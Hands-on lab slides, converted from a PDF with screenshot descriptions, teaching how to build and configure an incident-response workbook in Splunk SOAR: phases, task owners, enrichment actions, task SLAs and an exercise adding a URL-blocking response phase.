
- Create a new workbook
- Assign users to tasks
- Configure a phase and task
- Configure task SLAs
- Assign users to tasks
- Add actions to tasks
- Promote event to case

Workbooks and Case Management


The screenshot shows the SOAR interface with the following details:

- Header:** splunk> SOAR, INVESTIGATION, Non-production use license., soar-hands-on version 5.1.0.70187, Alice Bluebird.
- Navigation:** events MEDIUM, TLPAMBER, ID: 2, Tenant: Tenant 1. Tabs: Activity (highlighted), Workbook, Guidance.
- Recent Activity:** Threat Activity Detected (Nov 20th at 7:26 am). A pink box highlights the 'Activity' tab with the text 'Click!'. A circled '1' is positioned above this box.
- Main Content:** A timeline from 2019 Mar to 2021 Oct showing activity. A tooltip indicates 'Activity Ended' and 'Created on Splunk 5...'.
- Widgets:** VirusTotal, BlueCoat, ThreatMiner, MAXMIND.

Workbooks and Case Management



Workbooks and Case Management



Workbooks and Case Management

The screenshot shows the Splunk SOAR interface for managing workbooks. On the left, a sidebar menu is open under the 'Administration' tab, showing various settings like Company Settings, Product Settings, and Workbooks (which is currently selected). The main content area is titled 'Workbooks' and displays a table of existing workbooks. A pink callout box with the word 'Click!' points to a blue button labeled '+ WORKBOOK' located at the bottom right of the table area. The table has columns for ID, NAME, CREATED BY, CREATED, MODIFIED, and STATUS. The data in the table is as follows:

ID	NAME	CREATED BY	CREATED	MODIFIED	STATUS
3	Account Compromise	admin	Jun 30th 2020 at 1:21 pm	Jun 30th 2020 at 1:21 pm	Published
4	Data Breach	admin	Jun 30th 2020 at 1:21 pm	Jun 30th 2020 at 1:21 pm	Published
5	Network Indicator Enrichment	admin	Jun 30th 2020 at 1:21 pm	Jun 30th 2020 at 1:21 pm	Published
1	NIST 800-61 <i>default</i>	admin	Jun 30th 2020 at 1:21 pm	Jun 30th 2020 at 1:21 pm	Published
2	Response Template 1	admin	Jun 30th 2020 at 1:21 pm	Jun 30th 2020 at 1:21 pm	Published
9	Risk Investigation	admin	Nov 20th at 6:03 am	Nov 20th at 6:03 am	Published
10	Risk Response	admin	Nov 20th at 6:03 am	Nov 20th at 6:03 am	Published
6	Self-Replicating Malware	admin	Jun 30th 2020 at 1:21 pm	Jun 30th 2020 at 1:21 pm	Published
7	Suspicious Email	admin	Jun 30th 2020 at 1:21 pm	Jun 30th 2020 at 1:21 pm	Published
8	Vulnerability Disclosure	admin	Jun 30th 2020 at 1:21 pm	Jun 30th 2020 at 1:21 pm	Published

Creating a new workbook

The screenshot shows the 'Create New Workbook' dialog box. At the top, there are two checkboxes: 'Set as default workbook' (unchecked) and 'Require note on task completion' (checked). Below these are two dropdown menus. The first dropdown is titled 'Frothly Investigation & Response Template' and contains several items: 'Network Indicator Enrichment', 'Self-Replicating Malware', 'Suspicious Email', 'Vulnerability Disclosure', 'Risk Investigation', and 'Risk Response'. The second dropdown is also titled 'Frothly Investigation & Response Template' and lists three tasks: 'Lookup Domain', 'Check File Reputation', and 'Geolocate IP Address'. To the right of these dropdowns are three 'Owner' dropdowns, each set to 'Choose an Owner'. Below the dropdowns are three checkboxes, all of which are checked: 'Require note on task completion'. At the bottom left are 'ADD TASK' and 'ADD PHASE' buttons. At the bottom right are 'CANCEL' and 'SAVE' buttons. A note at the bottom states: 'Changes made only apply to future uses of this workbook'.

1

Click!

2

Click!

Set as default workbook

Require note on task completion

Frothly Investigation & Response Template

Network Indicator Enrichment

Self-Replicating Malware

Suspicious Email

Vulnerability Disclosure

Risk Investigation

Risk Response

Frothly Investigation & Response Template

Task Name: Lookup Domain

Task Name: Check File Reputation

Task Name: Geolocate IP Address

Owner: Choose an Owner

Owner: Choose an Owner

Owner: Choose an Owner

Require note on task completion

Require note on task completion

Require note on task completion

ADD TASK

ADD PHASE

Changes made only apply to future uses of this workbook

CANCEL

SAVE


Creating Workbooks

The screenshot shows the 'Create Workbook' page in Splunk. The 'Workbook Name' field contains 'Investigation & Response Workbook - user001'. The 'Workbook Description' field is empty. Under 'Set as default workbook', there is an unchecked checkbox. Under 'Require note on task completion', there is a checked checkbox. The 'Frothly Investigation & Response Template' dropdown is set to 'Frothly Investigation & Response Template'. The 'Phases' section shows a single phase named 'Indicator Enrichment & Investigation' with four tasks: 'Check Domain Reputation', 'Lookup Domain', 'Check File Reputation', and 'Geolocate IP Address'. Each task has an 'Owner' dropdown set to 'Choose an Owner' and four checkboxes for 'Require note on task completion' all of which are checked. A blue 'REORDER PHASES' button is visible above the phases table.

Name your new Workbook
“Investigation & Response Workbook - user#”
where # is your user number

Select from the drop down the “Frothly
Investigation & Response Template”
workbook as a template

Assigning Users to Tasks in Workbooks



Assigning Users to Tasks in Workbooks

The screenshot shows the configuration of a phase named "Indicator Enrichment & Investigation". The "Phase SLA" is set to "Optional" with a duration of "minutes". There are four tasks listed: "Check Domain Reputation", "Lookup Domain", "Check File Reputation", and "Geolocate IP Address". Each task has an "Owner" field. A dropdown menu for the first task's owner is open, showing "Assign to me" selected. A secondary dropdown menu lists "Users" and "admin". To the right of the owner fields, there is a group of checkboxes for "Require note on task completion" which are all checked. A large pink arrow points from a callout box at the bottom right towards the "Assign to me" option in the dropdown menu.

Phase Name: Indicator Enrichment & Investigation

Phase SLA: Optional minutes

Task Name	Owner
Check Domain Reputation	Choose an Owner
Lookup Domain	Assign to me
Check File Reputation	Users
Geolocate IP Address	admin

Owner Options:

- Choose an Owner
- Assign to me
- Users
- admin

Requirement Options:

- Require note on task completion

Select 'Assign to me'

Assigning Users to Tasks in Workbooks

The screenshot shows a Splunk interface for creating a new phase named "Indicator Enrichment & Investigation". The "Phase SLA" field is set to "Optional" with "minutes" selected. There are four tasks listed: "Check Domain Reputation", "Lookup Domain", "Check File Reputation", and "Geolocate IP Address". Each task has an "Owner" dropdown set to "Alice Bluebird". To the right of the tasks, there is a column of checkboxes for "Require note on task completion" which are all checked. A pink box highlights the "Owner" column for the four tasks.

Owner	Alice Bluebird
Owner	Alice Bluebird
Owner	Alice Bluebird
Owner	Alice Bluebird

Require note on task completion
 Require note on task completion
 Require note on task completion
 Require note on task completion

Adding Actions to Workbook Tasks

The screenshot shows the Splunk interface for adding actions to a task. A callout bubble labeled "Click!" points to the "Task Name" field for Task 1. Another callout bubble labeled "Action for task 1 already assigned!" points to the "Actions" section for Task 1, which lists "domain reputation".

Phase Name: Indicator Enrichment & Investigation

Phase SLA: Optional minutes

Task Name: Check Domain Reputation

Owner: Alice Bluebird

Description: Check domain reputation using available threat intelligence services such as VirusTotal

Task SLA: Optional minutes

Actions: domain reputation

Playbooks:

Task Name	Action	Owner	Requirement
Lookup Domain	domain reputation	Alice Bluebird	Require note on task completion
Check File Reputation	domain reputation	Alice Bluebird	Require note on task completion
Geolocate IP Address	domain reputation	Alice Bluebird	Require note on task completion

ADD TASK

Adding Actions to Workbook Tasks

The screenshot shows the Splunk interface for managing tasks within a phase. A phase named "Indicator Enrichment & Investigation" is selected. The first task, "Check Domain Reputation", has its "Actions" field populated with "domain reputation". The second task, "Lookup Domain", also has its "Actions" field populated with "domain reputation". A third task, "Check File Reput", is currently being edited, with its "Actions" field highlighted by a pink box and the number "2" indicating it needs to be completed. A fourth task, "Geolocate IP Address", is listed below it. A large pink box labeled "Click!" points to the "Actions" field of the "Check File Reput" task, and another pink box labeled "Click!" points to the "Actions" field of the "Check Domain Reputation" task. A circled "1" points to the "Actions" field of the "Lookup Domain" task, and a circled "2" points to the "Actions" field of the "Check File Reput" task.

Phase Name: Indicator Enrichment & Investigation

Phase SLA: Optional minutes

Task Name: Check Domain Reputation Owner: Alice Bluebird Require note on task completion

Description: Check domain reputation using available threat intelligence services such as VirusTotal

Task SLA: Optional minutes

Actions: domain reputation

Playbooks:

Task Name: Lookup Domain Owner: Alice Bluebird Require note on task completion

Description: Lookup domain using domain lookup services such as Whois

Task SLA: Optional minutes


Actions: Click!

Playbooks:

Task Name: Check File Reput Owner: Alice Bluebird Require note on task completion

Task Name: Geolocate IP Address Owner: Alice Bluebird Require note on task completion

Adding Actions to Workbook Tasks



Adding Actions to Workbook Tasks

The screenshot shows the configuration of a phase named "Indicator Enrichment & Investigation". The phase has an optional SLA of 0 minutes. It contains three tasks:

- Task Name:** Check Domain Reputation. Owner: Alice Bluebird. Description: "Check domain reputation using available threat intelligence services such as VirusTotal". Task SLA: Optional, 0 minutes. Actions: domain reputation (highlighted with a red box).
- Task Name:** Lookup Domain. Owner: Alice Bluebird. Description: "Lookup domain using domain lookup services such as Whois". Task SLA: Optional, 0 minutes. Actions: whois domain (highlighted with a red box).
- Task Name:** Check File Reputation. Owner: Alice Bluebird. Description: "Check file reputation using available threat intelligence services such as VirusTotal". Task SLA: Optional, 0 minutes. Actions: file reputation.
- Task Name:** Geolocate IP Address. Owner: Alice Bluebird. Description: "Geolocate IP address using available threat intelligence services such as MaxMind". Task SLA: Optional, 0 minutes. Actions: geolocate ip address.

At the bottom left is a blue "ADD TASK" button.

Configuring SLAs for Workbook Tasks

The screenshot shows the configuration of SLAs for tasks within a phase. The Phase Name is "Indicator Enrichment & Investigation". The Task Name for the first task is "Check Domain Reputation", which has a Task SLA of 60 minutes. A callout box highlights the "Task SLA" input field with the text "Type 60 into the Task SLA text box". The Actions for this task are "domain reputation". The Task Name for the second task is "Lookup Domain", and for the third task is "Check File Reputation". All three tasks have their owners set to Alice Bluebird and require notes on task completion. A large pink arrow points downwards from the highlighted Task SLA field towards the bottom of the interface.

Phase Name: Indicator Enrichment & Investigation

Phase SLA: Optional minutes

Task Name: Check Domain Reputation Owner: Alice Bluebird Require note on task completion

Description: Check domain reputation using available threat intelligence services such as VirusTotal

Task SLA: 60 minutes

Actions: domain reputation

Playbooks:


Task Name: Lookup Domain Owner: Alice Bluebird Require note on task completion

Task Name: Check File Reputation Owner: Alice Bluebird Require note on task completion

Task Name: Geolocate IP Address Owner: Alice Bluebird Require note on task completion

ADD TASK

Saving your newly created workbook





- Create a new workbook
- Assign users to tasks
- Configure a phase and task
- Configure task SLAs
- Add actions to tasks
- Add a new phase and task
- Promote event to case



Exercise #4 - Workbook Phases/Tasks

Formalizing the investigation process with workbooks

For this exercise your task is:

- Add a response phase and tasks to our newly created workbook aligned to the manual investigation we just walked through
- Configure all tasks with appropriate actions and SLAs

Reminders

- Some tasks in the first phase did not have actions or SLAs configured
- Create a new phase with a single task to block the URL with the correct action
- Remember to add an owner and SLA for the newly created task as well

Estimated Duration:
10 Minutes

Manual Investigation Task List

- Check the domain reputation
- Look up the domain
- Check the file reputation
- Geolocate the IP
- Block the URL

Adding a new workbook phase/task

The screenshot shows the 'Investigation & Response Workbook - user001' interface. On the left, under 'Indicator Enrichment & Investigation', there is a list of tasks:

- ▶ Check Domain Reputation
- ▶ Lookup Domain
- ▶ Check File Reputation
- ▶ Geolocate IP Address

Below this, a table lists three tasks with their SLA, Actions, Playbooks, and Owner:

SLA	ACTIONS	PLAYBOOKS	OWNER
60 mins	1		Alice Bluebird
60 mins	1		Alice Bluebird
60 mins			Alice Bluebird

Two blue 'EDIT' buttons are visible: one at the top right of the main window and one at the bottom right of the task table.

A pink callout box points to the 'Actions' column of the table with the text: 'Also note you need to update the SLA and actions for the first phase'.

A pink callout box points to the bottom 'EDIT' button with the text: 'Click!'

Adding a new workbook phase/task

Phases

Phase Name: Indicator Enrichment & Investigation

Phase SLA: Optional minutes

Task List:

- Task Name: Check Domain Reputation
- Task Name: Lookup Domain
- Task Name: Check File Reputation
- Task Name: Geolocate IP Address

Owner: Alice Bluebird

Require note on task completion:

Click!

ADD PHASE

Changes made only apply to future uses of this workbook


REORDER PHASES

ADD TASK


CANCEL **SAVE**

The screenshot shows the 'Phases' configuration screen in the Splunk interface. At the top, there's a header with 'Phases' and a 'REORDER PHASES' button. Below that, there's a section for 'Phase Name' set to 'Indicator Enrichment & Investigation' and 'Phase SLA' set to 'Optional minutes'. A list of tasks is shown, each with an owner 'Alice Bluebird' and a checkbox for 'Require note on task completion' which is checked for all four tasks. At the bottom left, there's a 'Changes made only apply to future uses of this workbook' message. On the left side, there are 'ADD PHASE' and 'ADD TASK' buttons. On the right side, there are 'CANCEL' and 'SAVE' buttons. A pink callout bubble with the text 'Click!' is positioned over the 'ADD PHASE' button.

